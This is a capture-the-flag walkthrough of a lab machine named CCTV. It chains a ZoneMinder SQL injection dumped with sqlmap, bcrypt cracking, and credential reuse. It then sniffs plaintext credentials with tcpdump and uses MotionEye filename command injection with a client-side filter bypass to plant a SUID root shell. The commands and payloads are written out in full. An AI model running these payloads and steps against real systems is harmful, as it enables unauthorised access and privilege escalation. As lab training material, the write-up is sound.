
CCTV
Recon
IP=10.129.1.228
nmap -Pn -p- -T4 -vv -oG nmap.grep $IP; nmap -sVC -Pn -p$(grep -oP '\d+(?=/open)' nmap.grep | paste -sd "," -) $IP;
# PORT   STATE SERVICE REASON
# 22/tcp open  ssh     syn-ack ttl 63
# 80/tcp open  http    syn-ack ttl 63

nmap -sU --min-rate=5000 -p- $IP
# Nothing
User
curl -I http://10.129.1.228
# HTTP/1.1 302 Found
# Date: Sat, 07 Mar 2026 20:40:34 GMT
# Server: Apache/2.4.58 (Ubuntu)
# Location: http://cctv.htb/
# Content-Type: text/html; charset=iso-8859-1
Let's add cctv.htb to our /etc/hosts.

The landing shows some info about the company, there's a login button, trying admin:admin works, we find ourselves inside a dashboard "ZoneMinder v1.37.63".

Looking online we find CVE-2024-51482, it's an SQLi in a publically accessible php file. I found a POC, though it doesnt't work for our case, since the IP sends a 302 redirection to cctv.htb and the POC doesn't work with vHosts.
Instead I moved towards sqlmap, I was able to find a Time-based, but not the Boolean-based described in the CVE. I still ran with it since I had something else to do, I completely isolated only the one thing I'm interested in by looking at the ZM docs, I found that the table that matters is zm.Users, and the correct columns:
sqlmap "http://cctv.htb/zm/index.php?view=request&request=event&action=removetag&tid=1" --cookie 'ZMSESSID=l8jg779rb33560oe9sbmacm3b6; ' --batch --technique=T --dump -D zm -T Users -C Username,Password
#         ___
#        __H__
#  ___ ___["]_____ ___ ___  {1.9.7.7#dev}
# |_ -| . [)]     | .'| . |
# |___|_  [.]_|_|_|__,|  _|
#       |_|V...       |_|   https://sqlmap.org
#
# [!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
#
# [*] starting @ 23:09:34 /2026-03-07/
#
# [23:09:35] [INFO] resuming back-end DBMS 'mysql'
# [23:09:35] [INFO] testing connection to the target URL
# sqlmap resumed the following injection point(s) from stored session:
# ---
# Parameter: tid (GET)
#     Type: time-based blind
#     Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
#     Payload: view=request&request=event&action=removetag&tid=1 AND (SELECT 9294 FROM (SELECT(SLEEP(5)))MdVM)
# ---
# [23:09:35] [INFO] the back-end DBMS is MySQL
# web server operating system: Linux Ubuntu
# web application technology: Apache 2.4.58
# back-end DBMS: MySQL 8
# [23:09:35] [INFO] fetching entries of column(s) 'Password,Username' for table 'Users' in database 'zm'
# [23:09:35] [INFO] fetching number of column(s) 'Password,Username' entries for table 'Users' in database 'zm'
# [23:09:35] [WARNING] time-based comparison requires larger statistical model, please wait.............................. (done)
# [23:09:36] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
# do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
# [23:10:18] [INFO] adjusting time delay to 1 second due to good response times
# 3
# [23:10:18] [WARNING] (case) time-based comparison requires reset of statistical model, please wait.............................. (done)
# $
# [23:10:30] [ERROR] invalid character detected. retrying..
# [23:10:30] [WARNING] increasing time delay to 2 seconds
# 2y$10$cmytVWFRnt1XfqsItsJRVe/ApxWxcIFQcURnm5N.rhlULwM0jrtbm
# [23:20:37] [INFO] retrieved: supera
# [23:21:23] [ERROR] invalid character detected. retrying..
# [23:21:23] [WARNING] increasing time delay to 3 seconds
# dmin
# [23:22:02] [INFO] retrieved: $2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QN
# you provided a HTTP Cookie header value, while target URL provides its own cookies within HTTP Set-Cookie header which intersect with yours. Do you want to merge them in further requests? [Y/n] Y
# qZo
# [23:33:35] [ERROR] invalid character detected. retrying..
# [23:33:35] [WARNING] increasing time delay to 4 seconds
# lbXKfFG.
# [23:35:36] [INFO] retrieved: mark
# [23:36:23] [INFO] retrieved: $2y$10$t5z8uIT.n9uCdHCNidcLf.39T1Ui9nrlCkdXrzJMnJgkTi
# [23:51:43] [ERROR] invalid character detected. retrying..
# [23:51:43] [WARNING] increasing time delay to 5 seconds
# AvRUM6m
# [23:54:06] [INFO] retrieved: admin
Database: zm
Table: Users
# [3 entries]
+------------+--------------------------------------------------------------+
| Username   | Password                                                     |
+------------+--------------------------------------------------------------+
| superadmin | $2y$10$cmytVWFRnt1XfqsItsJRVe/ApxWxcIFQcURnm5N.rhlULwM0jrtbm |
| mark       | $2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZolbXKfFG. |
| admin      | $2y$10$t5z8uIT.n9uCdHCNidcLf.39T1Ui9nrlCkdXrzJMnJgkTiAvRUM6m |
+------------+--------------------------------------------------------------+
#
# [23:55:21] [INFO] table 'zm.Users' dumped to CSV file '/root/.local/share/sqlmap/output/cctv.htb/dump/zm/Users.csv'
# [23:55:21] [WARNING] HTTP error codes detected during run:
# 500 (Internal Server Error) - 1667 times
# [23:55:21] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/cctv.htb'
# [23:55:21] [WARNING] your sqlmap version is outdated
#
# [*] ending @ 23:55:21 /2026-03-07/
Let's crack the hashes, this is classic bcrypt:
hashcat -m 3200 --user hash.txt `fzf-wordlists`
hashcat -m 3200 --user hash.txt --show
# mark:$2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZolbXKfFG.:opensesame
Let's see if there's password re-use with ssh:
ssh mark@cctv.htb
id
# uid=1000(mark) gid=1000(mark) groups=1000(mark),24(cdrom),30(dip),46(plugdev)
We still don't have the user.txt though mark is not the correct user, there's another one sa_mark, maybe we try to get access to it.
su sa_mark
# Password:
# su: Authentication failure
Looking for mentions of their username we find a log file that is actively being updated with new entries:
tail -f /opt/video/backups/server.log
# Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-03-13 13:38:59
# Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-03-13 13:39:30
# Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-03-13 13:40:25
# Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-03-13 13:41:11
# Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-03-13 13:41:59
# Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-03-13 13:42:34
# Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-03-13 13:43:27
# Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-03-13 13:44:05
# Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-03-13 13:44:41
# Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-03-13 13:45:28
Let's look at the services then:
ss -tulnp | grep LISTEN
# tcp   LISTEN 0      151        127.0.0.1:3306       0.0.0.0:*
# tcp   LISTEN 0      4096      127.0.0.54:53         0.0.0.0:*
# tcp   LISTEN 0      4096   127.0.0.53%lo:53         0.0.0.0:*
# tcp   LISTEN 0      4096       127.0.0.1:1935       0.0.0.0:*
# tcp   LISTEN 0      4096       127.0.0.1:7999       0.0.0.0:*
# tcp   LISTEN 0      70         127.0.0.1:33060      0.0.0.0:*
# tcp   LISTEN 0      4096       127.0.0.1:8554       0.0.0.0:*
# tcp   LISTEN 0      4096       127.0.0.1:8888       0.0.0.0:*
# tcp   LISTEN 0      128        127.0.0.1:8765       0.0.0.0:*
# tcp   LISTEN 0      4096         0.0.0.0:22         0.0.0.0:*
# tcp   LISTEN 0      4096       127.0.0.1:9081       0.0.0.0:*
# tcp   LISTEN 0      511                *:80               *:*
# tcp   LISTEN 0      4096            [::]:22            [::]:*
Ok I re-opened the ssh session but with all ports forwarded:
ssh mark@cctv.htb -L 33060:127.0.0.1:33060 -L 8554:127.0.0.1:8554 -L 9081:127.0.0.1:9081 -L 8765:127.0.0.1:8765 -L 8888:127.0.0.1:8888 -L 3306:127.0.0.1:3306 -L 7999:127.0.0.1:7999 -L 1935:127.0.0.1:1935
After exploring all of them here is the breakdown:
- DBs:
- 33060
- 3306
- Web:
- 8554 (nothing)
- 8765 (CCTV Dashboard "MotionEye")
- 8888 (404 -> index.html shows "no stream", so camera stream footage?)
- 7999 (Motion 4.7.1 Running [1] Camera)
- APIs nothing and die on TCP:
- 9081
- 1935
The most interesting one was the MotionEye, let's try to find a version or something:
curl -s http://127.0.0.1:8765/ | grep -i "motioneye version" -A 1
                            <td class="settings-item-label"><span class="settings-item-label">motionEye Version</span></td>
                            <td class="settings-item-value"><span class="settings-item-label">0.43.1b4</span></td>
Looking online I found the default credentials I tried a mix of evertyhing with admin and opensesame nothing works
This version of MotionEye has an authenticated RCE CVE-2025-60787, let's look for credentials elsewhere.
I did a lot of enumeration on the host, most of the classics, and while looking trough the installed programs it seems that tcpdump is installed, that's very useful since sa_mark keeps interacting with the camera web UI, maybe we can sniff something useful.
apt install -i
# <SNIP>
# tcpdump/noble-updates,now 4.99.4-3ubuntu4.24.04.1 amd64 [installed,automatic]
# <SNIP>
ip -br a
# lo               UNKNOWN        127.0.0.1/8 ::1/128
# eth0             UP             10.129.5.130/16 dead:beef::250:56ff:fe94:d617/64 fe80::250:56ff:fe94:d617/64
# br-1b6b4b93c636  UP             172.25.0.1/16 fe80::4ba:beff:fe52:ff/64
# br-3e74116c4022  UP             172.18.0.1/16 fe80::cbc:e5ff:feef:18de/64
# docker0          DOWN           172.17.0.1/16
# vethcf9f399@if2  UP             fe80::c896:b4ff:fe3a:c452/64
# veth67d8c90@if2  UP             fe80::70cc:26ff:fe0a:6a1/64
# veth1384291@if2  UP             fe80::a837:eeff:fe36:8e65/64
# veth42b9a1c@if2  UP             fe80::8c5:99ff:fe23:7b29/64
The interfaces is a bit messy let's just sniff everything:
tcpdump -i any -w admin.pcap
# tcpdump: data link type LINUX_SLL2
# tcpdump: listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
# ^C6577 packets captured
# 6713 packets received by filter
# 0 packets dropped by kernel
strings admin.pcap | grep -E 'GET|POST|Host:|Authorization:|Cookie:|signature'
# b#GET_PARAMETER rtsp://localhost:8554/cam01/ RTSP/1.0
# GET_PARAMETER rtsp://localhost:8554/cam01/ RTSP/1.0
# GET_PARAMETER rtsp://localhost:8554/cam01/ RTSP/1.0
# cGET_PARAMETER rtsp://localhost:8554/cam01/ RTSP/1.0
# ;z:GET_PARAMETER rtsp://localhost:8554/cam01/ RTSP/1.0
# ;z:GET_PARAMETER rtsp://localhost:8554/cam01/ RTSP/1.0
# GET_PARAMETER rtsp://localhost:8554/cam01/ RTSP/1.0
# GET_PARAMETER rtsp://localhost:8554/cam01/ RTSP/1.0
# GET_PARAMETER rtsp://localhost:8554/cam01/ RTSP/1.0
strings admin.pcap | grep -i -A 5 -B 5 "sa_mark"
# HH,D
# 4x$@
# HH,D
# gx%@
# HH,D
# USERNAME=sa_mark;PASSWORD=X1l9fx1ZjS7RZb;CMD=status
# gx%@
# HH,D
# USERNAME=sa_mark;PASSWORD=X1l9fx1ZjS7RZb;CMD=status
Nice! There's a lot of traffic so I won't delve too deep into the pcap but that's exactly what we were after, let's try to su as sa_mark then:
su sa_mark
Password:
cd ~
ls
# 'SecureVision Staff Announcement.pdf'   user.txt
cat user.txt
# <REDACTED>
Root
sudo -l
# [sudo] password for sa_mark:
# Sorry, user sa_mark may not run sudo on cctv.
Okay let's get a clean connection and access the UI now:
sshpass -p X1l9fx1ZjS7RZb ssh -oStrictHostKeyChecking=no sa_mark@cctv.htb -L 8765:127.0.0.1:8765
I tried sa_mark:X1l9fx1ZjS7RZb but it failed, then tried admin:X1l9fx1ZjS7RZb and it worked!

By the way there's a PDF on sa_mark's home, though it doesnt reveal much just that some developper is redesigning their monitoring system. Again we don't care since we have the access to the UI, and there is not process for sa_mark:
ps aux
# USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
# sa_mark     3071  0.0  0.0   2800  1896 pts/0    Ss   14:18   0:00 -sh
# sa_mark     3154  0.0  0.1  11320  4344 pts/0    R+   14:21   0:00 ps aux
We can suspect that the CCTV panel is running as root, let's get the Authenticated RCE going then.
Essentially there's two things to exploit CVE-2025-60787, first we need a camera which is already the case, we then go into the settings of the camera and enable the "Still Image" feature that takes sort of screenshots and saves them, the idea is that the file name is vulnerable to injection, so we can name the file $(touch /tmp/test).%Y-%m-%d-%H-%M-%S, then set the images to be taken ever 10s and save. Then we need to bypass a filter that prevents characters for injection we can paste this into our terminal: configUiValid = function() { return true; };
Perfect let's wait 10s and check /tmp for our test file:
ls /tmp
# MotionEye
# snap-private-tmp
# <SNIP>
# test
Great! Let's get a suid shell then we name the file $(cp /bin/bash /tmp/bash;chmod +s /tmp/bash).%Y-%m-%d-%H-%M-%S and wait again:
$ ls /tmp
# MotionEye
# bash
# snap-private-tmp
# test
$ /tmp/bash -p
bash-5.2# cd /root
bash-5.2# ls
# clean_logs.sh  docker-binaries	files  root.txt  snap
bash-5.2# cat root.txt
# <REDACTED>